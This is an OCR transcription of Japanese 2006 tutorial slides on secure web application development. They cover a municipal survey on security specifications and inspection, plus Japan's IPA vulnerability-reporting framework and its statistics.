Intertnet Week 2006
チュートリアル
2006年12月7日 配布資料

安全なWebアプリ開発の鉄則2006


独立行政法人産業技術総合研究所
情報セキュリティ研究センター
高木 浩光
http://staff.aist.go.jp/takagi.hiromitsu/

経済産業省 受託研究


- 平成17年度脆弱性関連情報流通の枠組み構築事業「ウェブアプリケーションのセキュリティガイドライン策定に関する調査研究」
- 実施体制
  - 産業技術総合研究所（プロジェクト総括、ガイドライン案作成）
  - 日本ユニシスソリューション（開発事業者の立場から調査）
  - NTTデータ（検査事業者の立場から調査）
  - 関西情報・産業活性化センター（発注者の立場から調査）
  - 三菱総合研究所（ソフトウェア部品、脆弱性実態の調査）

自治体の実態調査アンケート

- 平成17年度脆弱性関連情報流通の枠組み構築事業「ウェブアプリケーションのセキュリティガイドライン策定に関する調査研究」報告書 より以下引用
  - 対象自治体 223（全国都道府県・市町村）
  - 回収日 2006年3月17日　回答率 39%




「個人情報を入力するアプリケーションはありますか？」




「脆弱性検査を実施していますか？」


OSの脆弱性について




Webアプリケーションの脆弱性について




「ウェブアプリケーションの開発（改修）発注にあたり（略）通常、職員が直接作成されるのはどの段階までですか？」




「要求仕様書を出している場合、セキュリティに対する要求はどの程度されましたか？」




「成果物の納品時点で既知である脆弱性について、契約書の規定がありますか？」




「成果物の納品時点で未知である脆弱性について、契約書規定がありますか？」




「ウェブアプリケーションの脆弱性が検出（指摘）され、改修の必要性を認識された事がありますか？」




「実際に改修しましたか？」



「ウェブアプリケーションの納品時にセキュリティ上の検査をしていますか？」



「検査方法について契約書（要求仕様書を含む）を規定していますか？」



「要求仕様書、検査仕様の書き方について、問題・課題とされている点（自由記述）」

- 仕様書の作成や検査すべき事項を定める際に基準となるガイドライン等が不明なため，作成が困難である
- 参考見積を取ったベンダーに左右される
- 仕様書を作成するための職員のスキル不足（ベンダーに頼ってしまう）
- 検査項目、検査手段（ツール）についての知識が不足しているまた、脆弱性が発見された場合の対応方法についての知識が不足している
- 検査を開発業者に課した場合の客観性の維持
- 開発を依頼するウェブアプリケーションに対するセキュリティ上の脅威についても依頼者側でもある程度理解した上で、仕様を作成しないといけない点
- セキュリティの要求範囲、検査項目範囲が確立されていない
- 大規模システムは、プロポーザル方式が主流となっており、詳細な要求仕様/検査仕様自体を職員が書くことが少なく、どの時点でどのようなセキュリティに関するチェックをすれば良いかの知識も不十分なことが多い。ベンダーまかせとならないためにも、要求仕様（RFP）、検査仕様を作成するための指針となるガイドライン的なものが必要
- 要求仕様書・検査仕様の書き方を知っている職員が少数で、組織的にオーソライズするのが難しい状況にあるシステム構築上の要求仕様等が情報セキュリティの重要項目という認識が、組織的に認識されていない

（など）

「費用（構築や検査等）について問題・課題を認識されていますか？（自由記述）」

- 業者からの見積に関して，単価基準等適性かどうかの判断が困難である
- 検査等の費用は詳細にすればするほど高騰するため、町側としては抽象的な記述により問題が発生しないように対策の留意を図るという表現にし、未知的要素の部分について最小限の経費負担になるようにしているため、精度的な問題がある
- 外部に委託した場合は、検査費用は必ずしも安価ではない
- 一義的には発注者が負うべきものと考えている
- 脆弱性は構築後にも発見されるため、定期的に検査しなければならず費用負担が問題となるまた脆弱性が発見されても、委託先の開発者が異動や退職し改修について即時対応できない
- セキュリティの重要性は認識しているが開発工数に跳ね返り、開発コストが高い
- 費用の査定に、専門的知識を持った職員が少なく、財政難の折、予算確保が難しい状況にあるまた、契約締結後に発生する新たな要求事項が発生した場合、企業とどちらに責務があるのか、どちらの過失なのか等を交渉できる知識を持った職員が少ない
- 開発時の検査だけでは不十分であり、運用開始後も定期的な検査が必要だと思うが、予算の確保が難しいのが現状

（など）

「検査の信頼性について問題・課題とされている点（自由記述）」

- 信頼性を確保するための２重検査等の時間、費用を確保することができない
- 検査の実施内容が即しているかわからないため，問題点等の検査漏れがあるか不安
- 内容・レベル等の判断基準がない
- 検査の範囲や問題点の危険度のレベルについて、客観的な物差しがない
- アプリの作成，検査等のために，ベンダーもしくは技術者向けの認定制度，与えっぱなしではなく更新を必要とするの，を制定してはどうか
- 検査ツールが出力するレポートが、理解するには技術的な知識が必要となり判断が難しい
- 第三者機関で検査を行うべきだと考えますが、費用の増大が懸念される
- 検査の信頼性が判断できない
- 次々に出る脆弱性の対応について、どれくらい急を要するものなのかがわかりづらい
- 内部で実施するには、そのノウハウが十分とは言えず、信頼性を検証できない

（など）


現状

- 安全設計ガイドラインになり得るこれまでの文書等
  - IPA,「セキュアプログラミング講座」(2003年)
    http://www.ipa.go.jp/security/awareness/vendor/programming/
  - JNSA,「セキュアシステム開発ガイドライン『Webシステムセキュリティ要求仕様(RFP)』編 β版 (2005年)
    http://www.jnsa.org/active/houkoku/web_system.pdf
  - IPA,「安全なウェブサイトの作り方」(2006年)
    http://www.ipa.go.jp/security/vuln/websecurity.html
- そもそも「Webアプリケーションの脆弱性」の定義は?
  - 何は脆弱性であり、何は脆弱性ではないのか
- 脆弱性関連情報の届出
  - 「ソフトウエア等脆弱性関連情報取扱基準」(平成16年経済産業省告示第235号)
    http://www.meti.go.jp/policy/netsecurity/downloadfiles/vulhandlingG.pdf
  - 情報セキュリティ早期警戒パートナーシップガイドライン
    http://www.ipa.go.jp/security/vuln/

IPA「安全なウェブサイトの作り方」

- 「安全なウェブサイトの作り方」
  http://www.ipa.go.jp/security/vuln/websecurity.html
  - *「安全なウェブサイトの作り方」は、IPAが届出を受けた脆弱性関連情報を基に、届出件数の多かった脆弱性や攻撃による影響度が大きい脆弱性を取り上げ、ウェブサイト開発者や運営者が適切なセキュリティを考慮した実装ができるようにするための資料です。(略)本資料で取り上げている内容は、ウェブサイトに関する届出件数の約9割を網羅しています。*
- 位置付け
  - 脆弱性の種類について網羅性があるわけではない
    - 安全であるための基準を示しているわけではない
  - 解決策を列挙している
    - 解決方法を指定しているわけではない
  - 届出制度の運用において採用されている脆弱性の定義に基づくもの
    - 何が脆弱性と言えるか、どんな解決策なら脆弱性でないと言えるか

IPAの脆弱性情報届出




経済産業省告示に基づく枠組み

- 2003年7月 平成16年経済産業省告示 第235号
「ソフトウエア等脆弱性関連情報取扱基準」
  - Ⅰ. 主旨
本基準は、ソフトウエア等に係る脆弱性関連情報等の取扱いにおいて関係者に推奨する行為を定めることにより、脆弱性関連情報の適切な流通及び対策の促進を図り、コンピュータウイルス、コンピュータ不正アクセス等によって不特定多数の者に対して引き起こされる被害を予防し、もって高度情報通信ネットワークの安全性の確保に資することを目的とする。
  - Ⅳ. 本基準の適用範囲
本基準は、以下に掲げるものの脆弱性であって、その脆弱性に起因する被害が不特定多数の者に影響を及ぼし得るものに適用する。
1. 日本国内で利用されているソフトウエア製品
2. 主に日本国内からのアクセスが想定されているウェブサイトで稼働するウェブアプリケーション

脆弱性情報届出制度 経緯

- 2003年1月 情報処理振興事業協会 IPA Winter 基調講演
「ソフトウェアのセキュリティ欠陥は誰が直すのか」
- 2003年5月～ 経済産業省商務情報政策局長諮問研究会
「情報セキュリティ総合戦略策定研究会」
- 2003年10月 経済産業省「情報セキュリティ総合戦略」
- 2003年10月～ 情報処理振興事業協会
「情報システム等の脆弱性情報の取扱いに関する研究会」
- 2004年4月 同研究会報告書
「脆弱性関連情報流通の枠組み構築に係る提言」
- 2004年4月 経済産業省 パブリックコメント
「『……取扱基準（案）』等に対する意見の募集」
- 2004年7月 平成16年経済産業省告示 第235号
「ソフトウエア等脆弱性関連情報取扱基準」
- 2004年7月 IPA, JPCERT/CC, JEITA, JPSA, JISA, JNSA
「情報セキュリティ早期警戒パートナーシップガイドライン」
- 2004年7月 届出受付開始



情報セキュリティ総合戦略 (p.31)

（1）官民連携した脆弱性対応体制の整備

①脆弱性に対処するためのルールと体制の整備

3年以内に実現する項目	・脆弱性に対処するためのルールと体制の整備
3年以内に着手し実行に移す項目	－

我が国では、情報システムの脆弱性やコンピュータウイルス、ワーム等の詳細を把握し対策を講じるための情報を収集し分析する体制が弱く、米 CERT/CC[18]やウイルスワクチンソフトベンダ[19]などの情報を基に危険性を判断しているのが現状である。そのため、国内を中心に使用されるソフトの脆弱性への対応や急速に広がるコンピュータウイルス感染の被害を食い止める緊急対応を行うことが難しい。

そこで、政府と IT 事業者[20]が中心となって、情報システムの脆弱性情報を集積するためのルールを構築し、それを分析する体制を整備する。具体的には、

1) 不正アクセスやコンピュータウイルス感染等の被害通報の受付
2) ネットワークのトラフィック観測に基づく異常予測
3) 脆弱性の通知と公開に関する一連の手続きルールの明確化（IT 事業者や研究者等が発見した製品・システムの脆弱性の通報の受け付け、製造元もしくはサービス提供者の対処、一定期間後の公開等）
4) 脆弱性及びウイルス、ワーム等の危険性を検証・解析する体制
5) 脆弱性及びウイルス、ワーム等の危険性を警告・公表する体制

期待したこと

- 公的機関による発見者とベンダー/運営者との仲介
  - 匿名掲示板等による暴露の回避
  - 見て見ぬふりしないですむように
  - ベンダー/運営者の責任ある修正対応
  - 実態の解明

情報システム等の脆弱性情報の取扱いに関する研究会

- 主な論点（個人的に簡単でないと感じた論点）
  - Webサイトの脆弱性の届出を受け付けられるのか
    - 違法な手段による発見を奨励することはできない
    - 適法/違法の明確な線引きは無理ではないか
    - 適法であっても勝手に調べまわられることを嫌う向きもある
  - 発見者の対応への要請と表現の自由との関係
    - 取り扱いが終わるまで公表しない、脆弱性の詳細情報を公表しないように求めるべきであるとする意見も
    - 技術的進歩のために、詳細情報（具体的な脆弱性再現方法）の公表が必要である場合もあり、一律に制限するべきでない
    - そもそも公的機関が発見者の表現行為を妨げることはできない

Webサイトの脆弱性の届出

- 不正アクセス禁止法との関係
  - 「脆弱性の発見＝侵入＝不正アクセス ではないのか?」
    - 技術の実際をご存じない方によくあると思われる誤解
  - 明らかに不正アクセス禁止法違反にあたらない脆弱性発見がある
  - 不正アクセスなしに発見できるのは、一部の種類の脆弱性に限られる
    - 届出制度ですべての脆弱性を解決できるわけではない
    - どのくらいの範囲がカバーできているのか?
  - 脆弱であると確証を得るまでの確認行為は実施せずに、疑わしい段階での届出
    - 「寸止め」
    - 推定の確度が高いものから低いものまである
    - 届出機関が、当該サイト運営者と協議の上、事実確認をする

届出状況

- IPA 2006年10月17日発表資料より
  http://www.ipa.go.jp/security/vuln/report/vuln2006q3.html





図 1-3 ウェブアプリケーション 各時点における脆弱性関連情報の届出の処理状況

届出の多い脆弱性の種類

- IPA 2006年10月17日発表資料より
  http://www.ipa.go.jp/security/vuln/report/vuln2006q3.html




（619 件の内訳、の括弧内は前四半期の数字）

図 3-1 ウェブアプリケーションの脆弱性種類別内訳（届出受付開始から 2006 年 9 月末まで）[1]

届出の多い脅威の種類

- IPA 2006年10月17日発表資料より
  http://www.ipa.go.jp/security/vuln/report/vuln2006q3.html



（619 件の内訳、の括弧内は前四半期の数字）

図 3-3　ウェブアプリケーションの脆弱性脅威別内訳（届出受付開始から 2006 年 9 月末まで）

修正までの日数の統計

- IPA 2006年10月17日発表資料より
  http://www.ipa.go.jp/security/vuln/report/vuln2006q3.html

